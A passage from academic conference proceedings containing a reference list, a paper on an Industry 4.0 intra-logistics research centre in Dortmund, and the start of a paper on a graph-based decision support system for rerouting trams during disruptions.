- [10] P. Sitek, "A hybrid approach to the two-echelon capacitated vehicle routing problem (2E-CVRP)", *Advances in Intelligent Systems and Computing*, 267, 2014, pp. 251–263, DOI: 10.1007/978-3-319-05353-0\_25.
- [11] J.N. Hooker, "Logic, Optimization, and Constraint Programming", *Journal of Computing*, 14(4), 2002, pp. 295–321.
- [12] A. Bockmayr, T. Kasper, "Branch-and-Infer, A Framework for Combining CP and IP", *Constraint and Integer Programming Operations Research/Computer Science Interfaces*, Series, Volume 27, 2004, pp. 59–87.
- [13] Ch. Allen, C. Creary, S. Chatwin, "Introduction To Relational Databases And Sql Programming", *McGraw-Hill Osborne; Pap/Cdr edition*, 2003, ISBN-10:0072229241, ISBN-13:978-0072229240
- [14] J. Wikarek, "Implementation Aspects of Hybrid Solution Framework", *Recent Advances in Automation, Robotics and Measuring Techniques* vol 267, 2014, pp. 317–328. doi: 10.1007/978-3-319-05353-0\_31
- [15] T. Crainic, N. Ricciardi, G. Storch, "Advanced freight transportation systems for congested urban areas", *Transportation Research*, part C 12, 2004, pp. 119–137.
- [16] N. Christofides, S. Elion, "An algorithm for the vehicle dispatching problem", *Operational Research Quarterly*, 20, 1996, pp. 309–318.
- [17] ORO Group Web-page, <http://www.ogroup.polito.it/>
- [18] K. Grzybowska K., B. Gajšek, "Regional logistics information platform as a support for coordination of supply chain", *Highlights of Practical Applications of Scalable Multi-Agent Systems, The PAAMS Collection*, J. Bajo et al. (Eds.), 2016, pp. 61–72, DOI: 10.1007/978-3-319-39387-2\_6
- [19] P. Nielsen, Z. Michna, N.A.D Do, "An Empirical Investigation of Lead Time Distributions", *IFIP Advances in Information and Communication Technology*, 438 (PART 1), 2014, pp. 435–442, doi:[https://doi.org/10.1007/978-3-662-44739-0\\_53](https://doi.org/10.1007/978-3-662-44739-0_53).
- [20] P. Nielsen, L. Jiang, N.G.M Rytter, G. Chen, "An investigation of forecast horizon and observation fit's influence on an econometric rate forecast model in the liner shipping industry", *Maritime Policy and Management*, 41 (7), 2014, pp. 667–682. <http://dx.doi.org/10.1080/03088839.2014.960499>
- [21] S. Deniziak, T. Michno, P. Pieta, "IoT-Based Smart Monitoring System Using Automatic Shape Identification", *Advances in Intelligent Systems and Computing book series* (AISC, volume 511), 2015, pp. 1–18, doi:[https://doi.org/10.1007/978-3-319-46535-7\\_1](https://doi.org/10.1007/978-3-319-46535-7_1)

# Human Machine Synergies in Intra-Logistics: Creating a Hybrid Network for Research and Technologies

Aswin Karthik Ramachandran Venkatapathy, Haci Bayhan, Felix Zeidler, Michael ten Hompel  
TU Dortmund University,  
Lehrstuhl für Förder- und Lagerwesen,  
Joseph-von-Fraunhofer-Straße 2-4, 44227 Dortmund  
{aswinkarthik.ramachandran, haci.bayhan, felix.zeidler, michael.tenhempel}@tu-dortmund.de

**Abstract**—The purpose of the article is to outline the futuristic vision of Industry 4.0 in intra-logistics by creating a hybrid network for research and technologies thereby providing a detailed account on the research centre, available technologies and their possibilities for collaboration. Scientific challenges in the field of Industry 4.0 and intra-logistics are identified due to the new form of interaction between humans and machines. This kind of collaboration provides new possibilities of materials handling that can be developed with the support of real-time motion data tracking and virtual reality systems. These services will be provided by a new research centre for flexible human-machine cooperation networks in Dortmund. By the use of various reference and experiment systems various real-time scenarios can be emulated including digital twin simulation concepts. Big data emerges as an important paradigm in this research project where all systems are made flexible in terms of networking for all the systems to consume the data produced and also to combine all the data to arrive at new insights using concepts from machine learning and deep learning networks. This leads to the challenge of finding a common syntax for inter-operating systems. This paper describes the design and deployment strategies of research centre with the possibilities and the design insights for a futuristic Industry 4.0 material handling facility.

## I. INTRODUCTION

FOR MANY YEARS, scientists focus on the new change of paradigm in the organisation and management of the whole value-added chain and the impact on the economy and society which are caused by Industry 4.0. With Industry 4.0, the technologies, services and methods used in industrial production and logistics are changing. Dynamic, real-time and self-organising value-added networks emerge, based on the availability of the relevant information in real-time through the networking of all parties involved in the entire value-added process and the interconnection of objects, humans and systems [1]

The technological base for the Industry 4.0 is formed by data networked production facilities, products and materials as well as transport technologies, which are equipped with sensors and decentralised IT intelligence. These intelligent cyber-physical systems (CPS), which are connected over the Internet, are able to autonomously organise, control and adapt the sequence of value-added processes and the corresponding logistical functions to external requirements. The current "tech-

nology push" in the design and introduction of autonomous CPS-based production systems, advancing digitisation, and automation lead to the development of new forms of services and work organisation [2]. This new forms of services with collaborative machines can be simulated to an extent but can only be understood deeply with a level of trust for adoption into industry when demonstrators are developed.

Thus, the change driven by Industry 4.0 is not predetermined, but can be shaped [2][3]. In addition to the question about the organisation of responsible and goal-oriented action in the human-machine interaction (HMI), there should be a need-oriented debate on the topic of hybrid services. A key factor for the successful transition to Industry 4.0 is the physical implementation of demonstrators and the execution of experiments in a realistic intra-logistics environment. This article describes one such demonstrator where experiments for scenarios of Industry 4.0 can be conducted. The requirements for such a research centre is discussed in section 2 giving a detailed account on conceptual description and the scientific objectives followed by surveying existing research centres in section 3. Section 4 describes all the systems that are deployed in the research centre with information about their flexibility and interoperability. Section 5 concludes the article with the summary of the systems deployed with the direct research goals arising because of the interoperability and collaboration of the systems.

## II. CONCEPTUAL DESCRIPTION AND SCIENTIFIC OBJECTIVE

In order to cope up with the dynamics and complexity increase and thus not to lose the competitive connection, companies have to increase the adaptability of their processes and business models [4]. It is necessary to generate adaptation measures that combine the advantages of technological innovations as well as human skills. In order to analyse and evaluate the efficiency potential of the emerging socio-technical systems, in Dortmund an interdisciplinary research project is initiated that is funded by the German Federal Ministry of Education and Research (BMBF) and entitled as "Innovationslabor - Hybride Dienstleistungen in der Logistik"



Fig. 1. Structural insight into the research centre

[5]. Decentralisation, networking and localisation form the three basic pillars of an efficient hybrid work environment. With these three pillars a lot of other virtual elements can be included in the research focus such as creating a digital twin [6].

This novel form of an interdisciplinary and cross-process research environment is intended to contribute, amongst others, to answer the following central scientific questions:

- Through the emergence of hybrid cooperation networks (HCN), in which humans and machines support and complement each other in a common work space, the question arises of how responsible, secure and purposive action can be designed and organised in the future HMI.
- On the one hand, the continuously increasing amount and complexity of data in the field of intra-logistics can lead to an additional burden on employees; e.g. in the form of demotivation or excessive demand. On the other hand, the available data can improve, among other things, the quality of employee decisions. Therefore it is essential to answer the question how the innate abilities of employees (such as creativity, motor skills, experience, intuition) can optimally be combined with the abilities of technical (assistance-) systems (e.g. for data evaluation or information visualisation).
- In answer to the research question how technical systems can perceive, analyse and evaluate their environment more intelligently, e.g. by means of big-data analysis or machine intelligence techniques, a contribution is to be made to increase their adaptability and their ability to interact with humans.
- The increasing networking and decentralised control of the entities in a HCN lead to the fact that the amount of data to be processed increases by a factor of 1000 per decade [7]. From this, the question of how the emerging data volume can be transmitted securely, wirelessly and in a system guaranteed time.

For research, to develop scenarios, use cases and experimental situations the research centre is furnished with flexible reference and experiment systems and their interoperability which is described in the following chapters with a survey of research centres that are used for deriving system requirements. A 3D

render of the research is shown in fig 1.

### III. SURVEY OF RESEARCH CENTRES

This section surveys existing systems in various research domains and to arrive at the system requirements for the research centre. As stated in conceptual description of the research centre, it is important to focus on localisation and navigation systems for the future logistics facilities. From the systems [8], [9], [10], [11], [12], [13], [14], [15], [16] and the publications using these systems, it is clear to use an optical localisation system that is capable to provide location data of objects in real time in 3D. From [12] and [13], it is clear to understand the communication characteristics of various wireless communicating entities is important. Due to the amount of usable data that can be gathered from radio communication and to acquire the data and process this data on the radio system, a radio reference system is proposed in the requirements of the research centre which is capable of multi-standard baseband processing [14]. These reference systems should run synchronised with the ability to acquire data from all the available systems. The requirements from the reference are gathered from these existing research centres and with the experiment systems being generated from a futuristic Industry 4.0 warehouse where a strong HMI takes place with IoT systems playing an important role in coordinating the logistics processes.

### IV. REFERENCE AND EXPERIMENT SYSTEMS IN THE RESEARCH CENTRE

#### A. Reference systems

1) *Optical reference system:* The motion tracking system is the north star for the research centre which is a real-time localisation system (RTLS). The RTLS system requires small markers to be attached to the objects that are being tracked and with a very minimum calibration effort, the objects can be tracked using the Tracker software provided by the camera manufacturer. This system is a reference system for providing location of the objects in a precision of less than half a meter guaranteed by the software with a limitation of 1 camera having direct line of sight of at least three markers attached to the object after calibration. There are 38 cameras over an area of 570 sq. m to track and localise all the objects i.e. markers within the area. The software also guarantees a maximum computation time for estimating the location in the 3D space which is less than a second. The software exposes application programming interface (API) that can be used as both query on demand or to have a stream of all the objects that are being tracked. Each tracker can be labelled in the software to get the data labelled accordingly when consumed by another application, this provides context to other inter-operating systems.

2) *Radio reference system:* A network of Software defined radios (SDR) equipped with an array of antennas is used for sensing, tracking and to analyse the wireless communication within the hall. All communicating devices within the range of DC to 6 GHz can be covered with each SDR. The bandwidth is



up to 120 MHz. Each SDR has a clock synchronisation signal which enables all the SDR to have the same clock frequency that algorithms like time-of-flight or time-difference-of-arrival can be performed in this network of SDRs and also with the experimental systems which have low cost transceivers that are not capable of doing such baseband computation. Since ultra-low power, low data rate wireless transceivers do not allow such flexibility, these devices help in analysing, developing and to benchmark various wireless protocols, localisation or proximity algorithms.

3) *Laser projection system*: A visual system to create virtual objects and to represent temporary markings within the research area is created using a laser projection system. This system is formulated as a augmented reality system with a laser projection system software that can be controlled using a user program to create visual representations by focusing fast moving laser with a distance of 1 to 8 meters. The laser projection system can be used as a guidance system for robots or to simulate augmented reality systems, for example, a traffic visualisation with virtual elements taking part in the simulation with physically moving robots.

4) *Virtual reality system*: To facilitate concepts such as digital twin, to extend a logistics facility in a physical dimension inside the virtual world and to simulate virtual components in a simulation and to quickly understand the implications of a scenario a virtual reality wall with millimetre precise markings are printed in a roll shutter of dimensions 200 sq. m which can be folded when not required for the experiment. The markings are used as reference markers for the virtual reality device camera to estimate the position, orientation and geometrically represent objects in the virtual world in correspondence to the physical world.

## B. Experiment systems

1) *Robot systems*: Mobile robot swarms and drone swarms complement to the complexity of diverse machines that will be put to use in an Industry 4.0 materials handling facility. These systems will be used for performing distinct experiments at scale that intrinsically provides a faster way to adapt in the industry. Therefore, industrial systems and research platforms that can mimic a materials handling facility is deployed using mobile racks with robots fitted with lifts that can carry the racks from point A to point B. These robots also have automatic charging stations which provide another dimension of resource planning into the process with limited number of available stations to charge. Drones are currently used in industry for inventory management and transport of valuable items in terms of money or for the process. Therefore, drones that are programmable used as research platforms are deployed which can perform tasks in coordination with humans and other machines within the facility.

2) *LR-WPAN and other wireless networks*: Wireless sensor networks (WSN) are a derived terminology of Internet of Things (IoT) which targets a specific kind of IoT devices that are low power, low data rate devices that are used for sensing physical parameters. This has been standardised as low

rate wireless personal area network (LR-WPAN) in the IEEE Standard. In a materials handling facility, there has been a lot of penetration of such devices that ease out the complexity of processes by providing functionality. Moreover, the data recorded during these operations are accurate without human error and are available real-time that they could be reliably used for predicting and forecasting the processes they are used in. A wireless sensor network with 550 nodes is deployed under the floor, 1 meter apart, across the research centre. Each sensor node is capable of communicating wirelessly in 868 MHz and 2.4 GHz frequency bandwidth in compliance with IEEE 802.15.4 PHY and MAC [14], [17]. Devices are connected to a bus that is used for programming, providing energy for their operation and to reset them individually. Each of the lines with 15 sensor nodes are connected to a computer that can be reprogrammed.

3) *Networked computational system*: The future of an Industry 4.0 material handling facility will highly rely on the data because of the autonomy of the elements. It does not only depend on the large amount of data that is produced, but also on the metadata that is being generated which gives context to the data and also the availability of the data within the system. To provide context and to provide the data to other systems as it is available, a networked computer with high bandwidth network controller is used for concurrent network connections.

## C. Systems Interoperability

The networked computational system is connected to the synchronisation clock signal from the radio reference system. The motion capturing system is also connected to the same clock signal. Since it is not possible for each cameras to synchronise its frames before post-processed in the tracker software, the data streamed from the SDK is timestamped with the system time in ticks of the synchronisation clock. The networked computer will consume all the data using various network communication standards. This data is then available as the latest data set of all existing systems in TCP/IP to be consumed by all other systems within the field. For example, the RTLS system data as latest received by the computer from the tracker will be made available for sensors and robots to be used in their individual planning algorithms.

Since, each system communicates with its own standards, the challenges for such a system lies in finding a common syntax for inter-operating systems which also provides guarantees for the time at which the data is available. Fig 2. shows all the reference systems and experiment systems that are connected in a network. This challenge also addresses the scenario of autonomous industrial systems collaborating within each other to complete a task or a job in a materials handling facility. A system bus with systems communication paradigms or a middleware software that converts different data sources and communication standards in a harmonised way will be a challenge while implementing the research centre and also in a real-time industrial use case.

### Research centre of the Chair of Materials Handling and Warehousing




Fig. 2. Inter-operable systems at the Research Centre

### D. Conclusion

Industry 4.0 and IoT creates new forms of interaction of humans and machines. Based on CPS, a socio-technical work environment is created, in which humans and machines are in dialogue with each other and complete tasks together. The research project “Innovationslabor - Hybride Dienstleistungen in der Logistik” focuses on that new form of HMI. The novel success factor of the research centre is the interdisciplinary collaboration of logistics, IT, engineering, business as well as sociology experts.

The research centre will focus on creating decentralised logistics systems with emphasis on real-time localisation and navigation algorithms. It will also create new areas of development in HMI with emphasis on safety of the workers in the field when collaborating with the machines in the facility.

Through the emergence of HCN in materials handling where humans are supported by machines and machines complement each other in a common work space, this renders a very complex control system for logistics process control. To support in developing such a control system, the research centre is furnished with flexible reference systems and experiment systems.

### ACKNOWLEDGMENT

This article was made in cooperation with the following three projects:

“Innovationslabor - Hybride Dienstleistungen in der Logistik”, funded by the German Federal Ministry of Education and Research (BMBF)

“SFB 876, project A4 - Providing Information by Resource-Constrained Analysis”, funded by the German Research Foundation (DFG)

“Research Training Group 2193 “Adaption Intelligence of Factories in a Dynamic and Complex Environment”, funded by the German Research Foundation (DFG)

### REFERENCES

- [1] P. Ittermann and J. Niehaus, “Industrie 4.0 und Wandel von Industriearbeit Überblick über Forschungsstand und Trendbestimmungen,” in *Digitalisierung industrieller Arbeit*, H. Hirsch-Kreinsen, P. Ittermann, and J. Niehaus, Eds. Nomos, 2015, pp. 32–53, dOI: 10.5771/9783845263205-32. [Online]. Available: <http://www.nomos-elibrary.de/index.php?doi=10.5771/9783845263205-32>
- [2] N. Luft, *Aufgabenbasierte Flexibilitätsbewertung von Produktionssystemen*. Praxiswissen Service, 2013.
- [3] H. Hirsch-Kreinsen, “Wirtschafts- und Industriesoziologie,” *Grundlagen, Fragestellungen, Themenbereiche*. München: Juventa, 2005. [Online]. Available: <http://www.ulb.tu-darmstadt.de/tocs/207483566.pdf>
- [4] —, “Arbeit 4.0 - der Wandel ist gestaltbar,” Jul. 2016. [Online]. Available: [https://www.mais.nrw/sites/default/files/asset/document/arbeit\\_hirsch-kreinsen\\_allianz\\_nrw.pdf](https://www.mais.nrw/sites/default/files/asset/document/arbeit_hirsch-kreinsen_allianz_nrw.pdf)
- [5] “Innovationslabor | Hybride Dienstleistungen in der Logistik.” [Online]. Available: <http://www.innovationslabor-logistik.de/>
- [6] “Adaption Intelligence of Factories in a Dynamic and Complex Environment.” [Online]. Available: <http://www.grk2193.tu-dortmund.de/en/>
- [7] M. t. Hompel, C. Kirsch, and T. Kirks, “Zukunftspfade der Logistik, Technologien, Prozesse und Visionen zur vierten industriellen Revolution,” in *Enterprise -Integration*, ser. VDI-Buch, G. Schuh and V. Stich, Eds. Springer Berlin Heidelberg, 2014, pp. 203–213, dOI: 10.1007/978-3-642-41891-4\_16. [Online]. Available: [http://link.springer.com/chapter/10.1007/978-3-642-41891-4\\_16](http://link.springer.com/chapter/10.1007/978-3-642-41891-4_16)
- [8] “Kommunikationssysteme.” [Online]. Available: <http://www.iis.fraunhofer.de/de/ff/kom.html>
- [9] “Laboratory facilities.” [Online]. Available: <http://www.es.aau.dk/sections-labs/Automation-and-Control/Laboratory+facilities/>
- [10] “Lokalisierung und Vernetzung.” [Online]. Available: <http://www.iis.fraunhofer.de/de/ff/lv.html>
- [11] “Marker-based motion tracking with Vicon.” [Online]. Available: <https://www.lfe.mw.tum.de/en/research/methods-and-lab-equipment/marker-based-motion-tracking-with-vicon/>
- [12] “Multi Robot Systeme.” [Online]. Available: <http://www.cyberneum.de/de/forschungseinrichtungen/trackinglab/multi-robot-systeme.html>
- [13] “Multisensorische Wahrnehmung und Handlung.” [Online]. Available: <http://www.cyberneum.de/de/forschungseinrichtungen/trackinglab/multisensorische-wahrnehmung-und-handlung.html>
- [14] A. K. Ramachandran Venkatapathy, M. Roidl, A. Riesner, J. Emmerich, and M. t. Hompel, “PhyNetLab: Architecture design of ultra-low power Wireless Sensor Network testbed,” in *2015 IEEE 16th International Symposium on A World of Wireless, Mobile and Multimedia Networks (WoWMoM)*, Jun. 2015, pp. 1–6.
- [15] “Startseite | netkops.de.” [Online]. Available: <http://www.netkops.de/>
- [16] “TrackingLab.” [Online]. Available: <http://www.cyberneum.de/de/forschungseinrichtungen/trackinglab.html>
- [17] A. K. Ramachandran Venkatapathy, A. Riesner, M. Roidl, J. Emmerich, and M. t. Hompel, “PhyNode: An intelligent, cyber-physical system with energy neutral operation for PhyNetLab,” in *Smart SysTech 2015; European Conference on Smart Objects, Systems and Technologies*, Jul. 2015, pp. 1–8.

# Decision Support System for Robust Urban Transport Management

Piotr Wiśniewski, Krzysztof Kluza and Antoni Ligeza  
AGH University of Science and Technology  
al. A. Mickiewicza 30, 30-059 Krakow, Poland  
E-mail: {wpiotr, kluza, ligeza}@agh.edu.pl

**Abstract**—We present a decision support application which can be used for alternative route generation in case of tramway traffic disruptions. Our solution is based on a mixed graph network model, where vertices represent major points and edges are used to model track sections. The proposed application uses model data stored in a set of source files and enables the user to execute one of four algorithms which are useful for tramway traffic management in case of a crisis situation.

**Index Terms**—decision support, graph theory, robust traffic management, route planing, public transport, crisis management

## I. INTRODUCTION

**T**RAFFIC congestion, especially in the major cities, is constantly growing. Simultaneously, the environmental awareness level is becoming higher and higher. Thus, these two factors cause the increasing role of the public transport in our everyday. Optimized transportation services are considered as a significant factor that makes the city more effective for its inhabitants as well as business entities [1], [2]. Such situation can be observed primarily in urban agglomerations with the advanced traffic systems and the variety of public transportation.

However, even in such developed areas, the urban transport management entities have to deal with some crisis situations. There are many random factors or infrastructure conditions which cause specific crisis issues.

From the traffic management perspective, the extreme cases require an intervention of a traffic controller like emergency rerouting of vehicles. Incorrect or lack of the decision can cause instability in the whole traffic system with the consequence of financial losses.

European Commission in [3] also takes into account the problem of public transport continuity assurance. One of their thought-provoking example concerning the disruption of transportation system was the example the eruption of Eyjafjallajökull volcano in Iceland in April 2010.

This work constitutes a continuation of our previous work [4], which introduced a mixed graph-based mathematical model for public transport networks. Here, we extend our previous contribution by describing additional route generation algorithms and presenting a sample application that enables their use in practice. We focus on using our solution in the area of tramway transit, as this means of transport is more exposed to crisis situations compared to road traffic.

The paper is organized as follows. Section II presents the existing works referring to public transport management. In Section III, a graph-based network model used in the proposed solution is presented. In Section IV, the algorithms for route generation are described. Application details are presented in Section V, and its usage examples are shown in Section VI.

## II. RELATED WORKS

There are several areas related to the subject our research, such as road traffic analysis, graph theory or vehicle route planning. As ad-hoc re-planning in case of crisis situation often leads to deterioration of plan quality, a robust route planning for passenger vehicles in city traffic was proposed by Ernst [5]. His approach, similar to our solution, allows for real-time robust route planning [6]. Mandziuk and Nejman [7] proposed a method for generating optimal routes for vehicle drivers who need to reach their customers using tree search algorithm. Another work presents a solution of a Capacitated Vehicle Routing Problem using a Mixed Integer Linear Programming model [8]. Adamski [9], in turn, used stochastic processes for bus dispatching system. In [10], various types of decision support systems for vehicle fleet management were reported. In the context of a complex on-line control problem, one of such decision support system used in case of temporary railway track closures was presented in [11]. This approach combines the graphical power of Petri nets with the fuzzy sets which model rule-based expert system. Among the research concerned with optimal control of tramway networks, Blasum et al. [12] proposed three variants of solution for a problem of optimal tram scheduling in the morning – i.e. ordering tram assignments to departure. Winter and Zimmermann [13] extend this discussion on daily tram dispatching in localized depots.

## III. NETWORK MODEL

The model used as a basis for the proposed application combines the approaches where directed [14] and undirected [15] graphs are used to represent public transport systems. In this paper, a mixed graph-based model was used, where directed edges correspond to tracks on double track sections and undirected edges are used to represent bi-directional single tracks. Its simplified form is presented by formula 1.

$$G = (V, E), \quad (1)$$

where:

- $V$  is a finite set of vertices,
- $E = E_1 \cup E_2$  is a set of both directed and undirected edges.

All the edges are assigned a vector weight function  $\gamma$  which has non-negative values of the planed time of ride and section length, expressed in minutes and kilometers, respectively. It is specified by formula 2.

$$\forall e \in E, \quad \gamma(e) = \{t, l\} \quad (2)$$

Vertices of the graph correspond to selected decision points in the network, such as: track junctions, waiting points before single tracks, terminuses, parking tracks, initial stops, entrances or exits of a depot. As most of those points have a limited space for cars, a non-negative vertex capacity function  $C$ . Its values are integers expressed in units of measure or number of cars. The capacity function is given by formula 3. In order to identify terminuses a logical function  $\tau : V \rightarrow \{0, 1\}$  was defined. Its value is equal to 1 if the selected vertex is a terminus and 0 otherwise.

$$C : V \rightarrow \mathbb{Z}_{\geq 0} \quad (3)$$

In the first step of the model creation bi-directional track endpoints are connected with undirected edges while the other vertices are linked with directed edges regarding left-hand driving. An assumption is made that edges connecting two vertices within the area of one stop are given a zero-weight. The same rule applies to edges leading to single track sections.

In order to eliminate the error of changing car direction at an endpoint of a single track, the model definition contains a set of forbidden paths. A forbidden path is a path, whose any subsequence fulfills at least one of the following conditions:

- passing from one double-track section to another if there is an endpoint of a bi-directional track in between,
- entry to a single track section directly from an edge with a non-zero weight vector,
- if a vertex is an endpoint of an undirected edge and any other edge is chosen when generating path running through this vertex.

An example of a forbidden path is shown in Figure 1 which represents the "Ruda Południowa" passing loop, connecting two single track sections. According to this part of the network model there is a path designated by a sequence of vertices (2, 3, 4). In real tramway networks following this route with a car having only one driver cabin is not possible, as it would need a change of direction, which in this case is allowed only on a loop or a turning triangle.




Figure 1. Model of the passing loop "Ruda Południowa".

A tramway line is a set of paths between two vertices marked as terminuses. As the route may differ depending on the direction and time of the day, the notion of variant is used to describe a specific run. Let  $p(v_s, v_t)$  be a path from  $v_s$  to  $v_t$ , then a variant can be defined by formula 4.

$$w(v_s, v_t) = p(v_s, v_t) : \tau(v_s) = 1 \wedge \tau(v_t) = 1 \quad (4)$$

Therefore, a line is described as a set of variants marked by a specific number:

$$L(n) = \{w(v_s, v_t)\}, \quad n \in \mathbb{N}. \quad (5)$$

A train is a car or a set of cars in operation with respect to defined schedule or the orders of a traffic controller, running on a specific line or off-schedule. The solution proposed in this paper is applicable for planed trains which can be characterized by the following elements:

- 1) Train number (a line number concatenated with a running number in range 0-99).
- 2) Schedule, containing departure times from initial stops.

#### IV. SOLVING METHOD

When there is a need to temporarily close a section of the track, which corresponds to a removal of an edge in the graph model, a train approaching the blocked section has to be redirected to an alternative route. Therefore it is needed to solve a path generation problem, by finding the best destination point and the shortest route connecting with that vertex the current position  $v_p$  which can be estimated based on the timetable or using a vehicle positioning system [16]. This route is calculated using the modified Dijkstra algorithm that excludes forbidden paths during the search by assigning infinite distances to vertices reachable by such a path.

##### A. Route generation algorithm

The algorithm used in the application presented in this paper consists in generating a shortest path to each reachable terminus. Routes leading to terminuses whose capacity is exceeded are excluded from the search. The alternative route is selected by maximizing a profit function. If  $p_0$  is the subpath of the current variant, starting from vertex  $v_p$  then profit function  $Q$  is described by formula 6.

$$Q(p_0, p_a, p_c, v_a) = \frac{d(p_c) + \phi(v_a)}{|d(p_0) - d(p_a)|}, \quad (6)$$

where:

- $p_a$  is the calculated alternative path,
- $p_c$  is the common part of paths  $p_0$  i  $p_a$ ,
- $v_a$  is the terminus of  $p_a$ ,
- $d(p)$  is the length of path  $p$ ,
- $\phi(v) = 1$  if  $v$  is the terminus of  $p_0$  and 0 otherwise.

If two or more routes are assigned the same value of function  $Q$  the shortest one is chosen and if they have the same length, the one with a less occupied terminus is selected.

### B. Time of ride calculation

In real transport systems the actual time of ride may differ from the scheduled one. Minor delays happen usually in case of high traffic congestion, passenger exchange as well as weather conditions. However, more significant disruptions may occur if a train runs off-schedule on a route containing single track sections. In such a case, when calculating the time of ride between two decision points, it is needed to take into account the time spent for waiting at the entrance of each single track. The algorithm used to calculate time of ride  $t_p$  through route  $p$  which contains single tracks is as follows:

- 1) Set  $t_p = 0$  and  $t_0$  as current time.
- 2) Calculate scheduled time  $t_1$  to the nearest single track section. Set  $t_p = t + t_1$ .
- 3) Set  $t_2$  as the scheduled time of ride through the single track section. If there is a train on this section in time interval  $(t_0 + t_p, t_0 + t_p + t_2)$  then set  $t_p = t_p + 1$  and re-execute this step. Otherwise set  $t_p = t_p + t_2$ .
- 4) If there are no more single track sections on the route then calculate scheduled time of ride  $t_3$  until the end of the route and finish calculations setting  $t_p = t_p + t_3$ . Otherwise go back to step 2.

Using this method enables to estimate the real time of ride through a path, assuming that the train in the opposite direction runs without disruptions.

### C. Return algorithm

After removing the effects of a crisis situation and re-opening the blocked section it is necessary to put the re-routed trains on their original paths and return to scheduled operation as soon as possible. A method that calculates the return scenario for train  $n_p$  and point  $v_s$  at time  $t_0$ :

- 1) Find the nearest scheduled departure of train  $n_p$  from initial stop  $v_p$ .
- 2) Generate the shortest path from point  $v_s$  to  $v_p$  and calculate time of ride  $t_p$  to this vertex.
- 3) If the arrival at point  $v_p$  occurs after the scheduled departure of the next train departing from this point, then set  $v_p$  equal to the initial stop of the next departure after time  $t_0 + t_p$  and go back to point 2.
- 4) If the arrival at point  $v_p$  occurs after the scheduled departure of train  $n_p$  from this point or parking at point  $v_p$  is not possible (vertex capacity exceeded), then set  $t_0 = t_0 + t_p$  and go back to point 2.
- 5) Finish calculations. Train  $n_p$  is back to schedule at time  $t_0 + t_p$  at point  $v_p$ .

## V. APPLICATION

The aim of the created application is to support dispatchers in the process of tramway traffic management in case of operation disruptions caused by crisis situations. Usually the decisions being taken in such cases are based on the network knowledge and work experience of the dispatcher. Unified criteria of alternative route generations were not formulated, which can lead to long lasting disturbances in urban transport

circulation. The proposed system can be operated by one user, who works as a dispatcher and manages the tramway traffic within a designated area. People employed on this post are characterised by very good level of network knowledge, but in general they are not accustomed to use advanced computer tools. Moreover, there are often cases when disturbances occur in two or more places at the same time and that requires constant attention as well as contact with drivers and traffic control services. Therefore the decision support system for dispatchers needs to be simple and efficient, and provide a clear interface that demands from its user only data necessary for problem solving. The main requirement that was formulated for the application was the possibility to run it in various environments, without the necessity to use any specific equipment or dedicated software. Therefore source files should be saved in an open format which enables easy editing.

### A. Usage scenarios

According to previous assumptions made in this section only one user is needed in the application and this person uses it on their workstation only. Therefore user authentication was excluded from the scope making the assumption that the user logs into their account in the operating system. The following usage scenarios were proposed for the application:

- display network information: decision points and section parameters,
- localize train on the route,
- generate alternative route for a train when a certain section is blocked,
- return to the schedule.

### B. Data flow analysis

The input of the application is data inserted by the user and network model files. During the design phase a decision was made not to use an external database with complete network information. The reason for that decision was the simplification of the system. The assumption was made that the network model is uploaded to the system in form of source files during start-up. This solution is not optimal regarding operating memory usage, but enables the program to run without the necessity to maintain connection with a database server. A simplified data flow diagram [17], representing the proposed system's inputs and outputs was shown in Figure 2. Inbound data were marked with blue color while outbound data (information shown on the screen and logs saved to file) was marked with green color.

According to the diagram presented in Figure 2 inbound and outbound data are:

- 1) Selected function and, according to the scenario:
  - a) section or decision point ID,
  - b) train number and current time,
  - c) train number, blocked section ID, current time,
  - d) train number, train location, current time.
- 2) Model files: graph details, route list and schedules.
- 3) User information, according to the scenario:



- a) section or decision point parameters,
  - b) train location and direction,
  - c) recommended alternative route and return path,
  - d) recommended direction and estimated time of the return to schedule
- 4) Logs generated by the application and saved to a text file.

### C. Proposed solution

A sample application was created in the widely used Java language, using the IntelliJ IDEA 14.1.1 and Java SDK 1.8 package. Graphical user interface was made using Java Swing library. The network was modelled using JUNG library (*Java Universal Network/Graph Framework*) [18], dedicated to represent both directed and undirected graph. The created model described in section III was implemented using *SparseGraph* which allows to perform operations on mixed graphs. This class enables the programmer to define vertices and edges as objects and contains methods that enable to:

- specify edge type (directed or undirected),
- determine vertices incident to the selected edge,
- determine the edge connecting two vertices,
- determine successors of a vertex.

Regarding the large number of parameters, presented in section III, vertices and edges of the network graph were defined as classes. Distances in kilometers are represented as decimals and time of ride is represented as integer and expressed in minutes, which is a dominant unit in public transport scheduling [19]. Additional classes were created also to represent trains and tramway lines. Variants of the latter, as well as other paths corresponding to tramway routes used in the system, are represented as lists of vertices IDs.

The length of tramcars used in Europe can be estimated between 10 and 55 meters [20], [21]. Therefore the capacity of vertices was expressed as integer in range 0-3, where one unit corresponds to 17 meters. A zero capacity was set in case when stoppage is not allowed at the selected point.

### D. Model files

Information about the tramway network mathematical model are stored in four CSV files, each of which is used to create objects of the corresponding class. In order to use the application without errors it is necessary to define the following files:

